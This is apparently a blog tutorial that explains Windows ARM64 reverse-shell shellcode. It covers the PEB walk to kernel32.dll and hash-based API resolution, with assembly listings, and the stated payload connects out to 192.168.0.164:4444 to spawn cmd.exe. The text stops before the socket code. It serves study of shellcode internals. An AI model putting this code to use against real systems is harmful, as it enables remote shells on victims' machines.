Windows Reverse Shell: Explaining AArch64/Arm64 Assembly Shellcode
Hi there. It’s Batistella here again.
Windows Reverse Shell: Explaining AArch64/Arm64 Assembly Shellcode
Hi there. It’s Batistella here again.
Recently, I have been studying a little bit more about Windows ARM64 and, as always happens when I start touching assembly, things got a little bit out of control. This time I wanted to understand how a reverse shell shellcode would look like in ARM64 running on Windows.
If you have read my previous posts about x86 shellcode, you already know the idea: find the needed DLLs, resolve the APIs dynamically, prepare the parameters and call the functions. The difference now is that we are not dealing with x86 anymore. We have ARM64 registers, a different calling convention and some details that can look a little strange at first.
So, today I want to go section by section through this shellcode and explain what each part is doing.
So, let’s jump right in.
The Goal


The shellcode connects to 192.168.0.164:4444 and then launches cmd.exe, redirecting the standard input, output and error to the socket.
In other words, the final idea is something like this:
Windows ARM64 Calling Convention

Before looking at the shellcode itself, we need to remember how parameters are passed on Windows ARM64.
The first eight arguments are passed through registers:
x0 = first argument
x1 = second argument
x2 = third argument
x3 = fourth argument
x4 = fifth argument
x5 = sixth argument
x6 = seventh argument
x7 = eighth argument
If a function needs more than eight parameters, the remaining ones go on the stack.

This is very important because later we are going to call CreateProcessA, which has ten parameters. The first eight will go in x0 to x7, but the ninth and tenth parameters must be placed on the stack.
Another important register is x30, also called the Link Register (lr). When a bl (Branch with Link — “calls a function”) instruction is executed, ARM64 stores the return address in x30. This is going to be abused later to get the address of the find_function routine.
Lastly, on Windows ARM64, x18 points to the TEB (Thread Environment Block). From the TEB we can reach the PEB (Process Environment Block), and from the PEB we can find loaded modules, such as kernel32.dll.
Calling Convention in Arm64
Creating Our Scratch Space
The shellcode starts with this:
sub     sp, sp, #0x300
mov     x29, sp
add     x19, x29, #0x50
add     x21, x29, #0x70

Here we reserve 0x300 bytes on the stack. This area will be used as a scratch space to store resolved API addresses, structures and buffers.
The x29 register points to the beginning of this scratch area. Then, x19 points to the sockaddr_in structure and x21 points to the WSADATA buffer.
Finding kernel32.dll
Now comes the first real important part:
ldr     x6, [x18, #0x60]
ldr     x6, [x6,  #0x18]
ldr     x6, [x6,  #0x30]
This code walks from the TEB to the PEB, then to the loader data, then to the module list.

The idea is:
x18 -> TEB
TEB + 0x60 -> PEB
PEB + 0x18 -> PEB_LDR_DATA
Ldr + 0x30 -> InInitializationOrderModuleList

After that, the shellcode loops through the modules:
ldr     x3, [x6, #0x10]
ldr     x7, [x6, #0x40]
ldr     x6, [x6]
ldrh    w8, [x7, #(12*2)]
cbnz    w8, next_module
The x3 register receives the DLL base address and x7 receives the DLL name. Then it checks the wide char at index 12. The trick here is that kernel32.dll has 12 characters before the NULL terminator.
So, when the character at position 12 is zero, we assume that this module is kernel32.dll.
Capturing ‘find_function’ With a BL Trick
The next part is interesting:
find_function_shorten:
    b       find_function_shorten_bnc

find_function_ret:
    str     x30, [x29, #0x08]
    b       resolve_symbols_kernel32

find_function_shorten_bnc:
    bl      find_function_ret
In x86 shellcode, we usually talk about the JMP/CALL/POP technique. Here the idea is similar, but adapted to ARM64.
The bl instruction branches to find_function_ret and stores the return address in x30. The return address is the address of the next instruction, which is exactly where find_function starts.
So, when this line runs:
str x30, [x29, #0x08]The shellcode saves the address of find_function in the scratch table.
This is cool because later the shellcode can call the resolver by loading [x29 + 0x08] instead of using an absolute address.
find_function: The Hash-Based Export Resolver
This is the heart of the shellcode.

Instead of storing strings like LoadLibraryA, CreateProcessA, WSAStartup and others, the shellcode stores hashes. Then it walks the export table of the DLL and hashes every exported function name until it finds the wanted one.
The function receives:
x3 = module base (DLL base address)
w0 = wanted hash
And returns:
x0 = resolved function addressFirst, it finds the PE header and export directory:
ldr     w8,  [x3, #0x3c]
add     x8,  x8, x3
ldr     w9,  [x8, #0x88]
add     x9,  x9, x3
ldr     w4,  [x9, #0x18]
ldr     w11, [x9, #0x20]
add     x11, x11, x3
What is happening here:
module base + 0x3c = e_lfanew
module base + e_lfanew = PE header
PE header + 0x88 = Export Directory RVA
module base + Export Directory RVA = Export Directory VA
Export Directory + 0x18 = NumberOfNames
Export Directory + 0x20 = AddressOfNames
After that, it loops through all exported names:
ldrb    w0, [x6], #1
cbz     w0, compute_hash_finished
ror     w5, w5, #13
add     w5, w5, w0
If the computed hash matches the wanted hash, the shellcode uses the ordinal table and function table to get the final function address.
Resolving LoadLibraryA and CreateProcessA
Once kernel32.dll is found and find_function is ready, the shellcode resolves two important functions from kernel32.dll.
First:

movz    w0, #0x4e8e
movk    w0, #0xec0e, lsl #16  // LoadLibraryA Hash = 0xec0e4e8e
ldr     x9, [x29, #0x08]
blr     x9
str     x0, [x29, #0x18]
This builds the hash 0xec0e4e8e, which is the hash for LoadLibraryA. Then it calls find_function and stores the result in [x29 + 0x18].
Next:
